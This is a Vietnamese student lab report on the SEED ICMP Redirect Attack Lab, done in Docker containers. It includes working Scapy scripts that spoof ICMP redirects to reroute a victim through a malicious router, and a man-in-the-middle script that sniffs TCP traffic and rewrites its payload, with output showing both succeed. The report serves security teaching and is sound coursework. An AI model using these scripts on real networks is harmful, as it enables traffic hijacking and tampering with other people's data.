

BÁO CÁO THỰC HÀNH

Môn học: An toàn mạng

Tên chủ đề: ICMP Redirect Attack Lab

GVHD: Nghi Hoàng Khoa

Nhóm: 06

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT140.011.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Triệu Thiên Bảo	21520155	21520155@gm.uit.edu.vn
2	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn
3	Huỳnh Minh Khuê	21522240	21522240@gm.uit.edu.vn
4	Nguyễn Thị Hồng Lam	20521518	20521518@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Task 1	100%	2 – 5
2	Task 2	100%	5 – 6
Điểm tự đánh giá			10/10


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Container Setup

Sơ đồ thực hiện tấn công.



Sử dụng lệnh docker-compose up để bật container.

```
minhngoc@minhngoc-virtual-machine:~/An_toan_mang/ICMP/Labsetup$ sudo docker-compose up
[sudo] password for minhngoc:
Creating network "net-10.9.0.0" with the default driver
Creating network "net-192.168.60.0" with the default driver
Creating host-192.168.60.5 ... done
Creating victim-10.9.0.5 ... done
Creating attacker-10.9.0.105 ... done
Creating malicious-router-10.9.0.111 ... done
Creating host-192.168.60.6 ... done
Creating router ... done
Attaching to victim-10.9.0.5, router, host-192.168.60.6, host-192.168.60.5, attacker-10.9.0.105, malicious-router-10.9.0.111
```

Kiểm tra các container với lệnh docker ps. Chúng ta có các container tương ứng với sơ đồ trên.

```
minhngoc@minhngoc-virtual-machine:~/An_toan_mang/ICMP/Labsetup$ sudo docker ps
[sudo] password for minhngoc:
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS          NAMES
d2d29e72f045   handsonsecurity/seed-ubuntu:large   "bash -c 'ip route ..." About an hour ago Up About an hour      router
8a64388d945b   handsonsecurity/seed-ubuntu:large   "bash -c 'ip route ..." About an hour ago Up About an hour      host-192.168.60.6
e3c0318640c8   handsonsecurity/seed-ubuntu:large   "bash -c 'ip route ..." About an hour ago Up About an hour      malicious-router-10.9.0.111
9386549a26c2   handsonsecurity/seed-ubuntu:large   "bash -c 'ip route ..." About an hour ago Up About an hour      attacker-10.9.0.105
609f6ca1462e   handsonsecurity/seed-ubuntu:large   "bash -c 'ip route ..." About an hour ago Up About an hour      victim-10.9.0.5
f7a56c2c5963   handsonsecurity/seed-ubuntu:large   "bash -c 'ip route ..." About an hour ago Up About an hour      host-192.168.60.5
```

Task 1: Launching ICMP Redirect Attack

Trong task này, chúng ta sẽ tấn công container nạn nhân từ container attacker. Trong cài đặt hiện tại, nạn nhân sẽ sử dụng container router (192.168.60.11 hay 10.9.0.11) như là router để truy cập vào mạng 192.168.60.0/24. Nếu chúng ta chạy lệnh ip route trên container nạn nhân, chúng ta sẽ thấy:

```
root@609f6ca1462e:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

Sử dụng đoạn code sau để thực hiện một tấn công hướng chuyển hướng (ICMP Redirect Attack):


```
#!/usr/bin/python3

from scapy.all import *

# Tạo một gói tin IP với địa chỉ nguồn là '10.9.0.11' và địa chỉ đích là '10.9.0.5'.
ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
# Tạo một gói tin ICMP Redirect với type=5 (Redirect) và code=1 (Redirect for host).
icmp = ICMP(type=5, code=1)
# Đặt địa chỉ gateway là '10.9.0.111'.
icmp.gw = '10.9.0.111'

# The enclosed IP packet should be the one that
# triggers the redirect message.

# Tạo một gói tin IP2 với địa chỉ nguồn là '10.9.0.5' và địa chỉ đích là '192.168.60.5'.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
# Gửi gói tin ICMP Redirect kết hợp với gói tin IP2 đến đích ('10.9.0.5').
send(ip/icmp/ip2/ICMP());
```



Dưới đây là giải thích chi tiết về mục đích của đoạn mã:

- Victim (10.9.0.5): Đây là máy tính mục tiêu (victim) của tấn công. Mục đích của tấn công này là làm cho máy tính này thay đổi địa chỉ gateway mặc định của nó.
 - Router (10.9.0.11): Đây là router mà victim đang sử dụng làm địa chỉ gateway mặc định. Mục đích của tấn công là thay đổi địa chỉ gateway này thành địa chỉ IP của malicious router.
 - Malicious Router (10.9.0.111): Đây là địa chỉ IP của router mà attacker muốn victim sử dụng làm gateway.
 - Máy trong mạng 192.168.60.0/24 (192.168.60.5): Đây là địa chỉ IP của một máy tính được victim ping đến.
- ⇒ Mục đích của đoạn code skeleton trên là tạo ra một gói tin ICMP Redirect để thuyết phục victim (10.9.0.5) rằng địa chỉ gateway mặc định đã thay đổi từ router (10.9.0.11) sang malicious router (10.9.0.111).

Ban đầu khi chưa thực thi đoạn code attack, khi máy victim ping đến máy 192.168.60.5, container của victim sẽ sử dụng router 10.9.0.11

```
root@609f6ca1462e:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.198 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.129 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.127 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.128 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.181 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.091 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.114 ms
```

Sử dụng lệnh `ip route show cache` để dễ quan sát, có thể thấy route cache đang sử dụng router 10.9.0.11 để đến 192.168.60.5

```
root@609f6ca1462e:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache <redirected> expires 280sec
```

Trong lệnh `mtr -n 192.168.60.5` cũng như vậy.

```
My traceroute [v0.93]
2023-12-14T16:14:18+0000
Hosts: 10.9.0.5
Keys: Help Display mode Restart statistics Order of fields quit

Host      Loss%  Snt  Last  Avg  Best  Wrst  StDev
1. 10.9.0.11 0.0%   20   0.1   0.2   0.1   0.4   0.1
2. 192.168.60.5 0.0%   19   0.2   0.1   0.1   0.3   0.1
```

Để có thể chuyển hướng sang malicious router, chúng ta sẽ xóa bộ đệm cache này bằng lệnh `ip route flush cache`. Bây giờ cache hoàn toàn rỗng.

```
root@609f6ca1462e:/# ip route flush cache
root@609f6ca1462e:/# ip route show cache
root@609f6ca1462e:/# ping 192.168.60.5
```

Bây giờ chúng ta sẽ thực thi đoạn code trên máy attacker.

```
root@9386549a26c2:/# nano icmp
root@9386549a26c2:/# chmod +x icmp
root@9386549a26c2:/# ./icmp
.
Sent 1 packets.
root@9386549a26c2:/#
```

**Lưu ý:*

Các tham số `net.ipv4.conf.all.send_redirects`, `net.ipv4.conf.default.send_redirects`, và `net.ipv4.conf.eth0.send_redirects` trong Linux quy định xem kernel có gửi các thông báo chuyển hướng ICMP Redirect không.

Việc tắt chức năng này là một biện pháp bảo mật để ngăn chặn các cuộc tấn công chuyển hướng không mong muốn. Khi chức năng này bị tắt, kernel không gửi thông báo chuyển hướng ICMP Redirect đi, dẫn đến việc máy tính mục tiêu (victim) không thay đổi bảng định tuyến của mình dựa trên các thông báo Redirect từ mạng.

Khi đặt tất cả các giá trị này thành 1, kernel cho phép gửi thông báo chuyển hướng ICMP Redirect. Do đó, nếu các thiết bị trong mạng được cấu hình để chấp nhận các thông báo này và cập nhật bảng định tuyến của mình, cuộc tấn công chuyển hướng sẽ thành công. Vì vậy chúng ta sẽ chuyển các giá trị trên thành 1 trong file `docker-compose.yml`

```

- ALL
sysctls:
- net.ipv4.ip_forward=1
- net.ipv4.conf.all.send_redirects=1
- net.ipv4.conf.default.send_redirects=1
- net.ipv4.conf.eth0.send_redirects=1
privileged: true

```

Thực thi lại đoạn code redirect một lần nữa.

Có thể thấy đoạn code đã thuyết phục thành công victim chuyển từ router 10.9.0.11 sang malicious router 10.9.0.111

```

root@609f6ca1462e:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 233sec

```

My traceroute [v0.93]									
609f6ca1462e (10.9.0.5)									
Keys: Help Display mode Restart statistics Order of fields quit									
2023-12-14T16:40:35+0000									
Host	Packets			Pings					
	Loss%	Snt	Last	Avg	Best	Wrst	StDev		
1. 10.9.0.111	0.0%	12	0.1	0.1	0.1	0.2	0.0		
2. 10.9.0.11	0.0%	11	0.1	0.2	0.1	0.3	0.1		
3. 192.168.60.5	0.0%	11	0.2	0.2	0.1	0.2	0.0		

Task 2: Launching the MITM Attack

Để bắt đầu thực hiện tấn công, việc đầu tiên cần làm là tắt chuyển tiếp IP. Trong cài đặt, chuyển tiếp IP của malicious router được kích hoạt, do đó nó hoạt động như một router và chuyển tiếp gói tin cho host. Khi chúng ta thực hiện cuộc tấn công "Man-In-The-Middle" (MITM), cần phải ngừng chuyển tiếp các gói tin IP. Sau đó, chúng ta sẽ chặn gói tin, thực hiện các thay đổi, và sau đó gửi ra một gói tin mới.

Thực hiện tắt chuyển tiếp IP trong docker-compose.yml.

```

- ALL
sysctls:
- net.ipv4.ip_forward=0
- net.ipv4.conf.all.send_redirects=1
- net.ipv4.conf.default.send_redirects=1
- net.ipv4.conf.eth0.send_redirects=1
privileged: true

```

Tạo một đoạn code thực hiện tấn công trong container của malicious router như sau:

```

GNU nano 4.8
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'seedlabs', b'AAAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

Khi thực thi đoạn code này, malicious router sẽ bắt gói tin và thay thế thông tin giả (thay thế “seedlabs” bằng “AAAAAAA” với độ dài tương ứng), sau đó gửi gói tin giả này cho host.

Thực thi chương trình.

```
root@7149a4c0c2be:/# ./mitm.py
LAUNCHING MITM ATTACK.....
```

Thực hiện kết nối telnet:

- Trên máy host 192.168.60.5: nc -lp 9090
- Trên máy victim 10.9.0.5: nc 192.168.60.5 9090

Để xem chương trình có thành công hay không, chúng ta sẽ thử chuyển dữ liệu “seedlabs” từ máy victim cho host.

```
root@609f6ca1462e:/# nc 192.168.60.5 9090
seedlabs
```

Kết nối telnet trên máy victim

```
root@f7a56c2c5963:/# nc -lp 9090
AAAAAAA
```

Kết nối telnet trên máy host

Có thể dễ dàng nhìn thấy được rằng dữ liệu hiển thị trên máy host là “AAAAAAA”.

- ⇒ Tráo gói tin thành công.
- ⇒ Malicious router hiện thị thông tin được chuyển đổi.

```
root@7149a4c0c2be:/# ./mitm.py
LAUNCHING MITM ATTACK.....
.
Sent 1 packets.
.
Sent 1 packets.
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
```

Còn các dữ liệu khác ngoại trừ “seedlabs” được cấu hình sẵn thì vẫn chuyển tiếp bình thường.

```
root@609f6ca1462e:/# nc 192.168.60.5 9090
seedlabs
hello
xin chao!!!!
```

Kết nối telnet trên máy victim

```
root@f7a56c2c5963:/# nc -lp 9090
AAAAAAA
hello
xin chao!!!!
```

Kết nối telnet trên máy host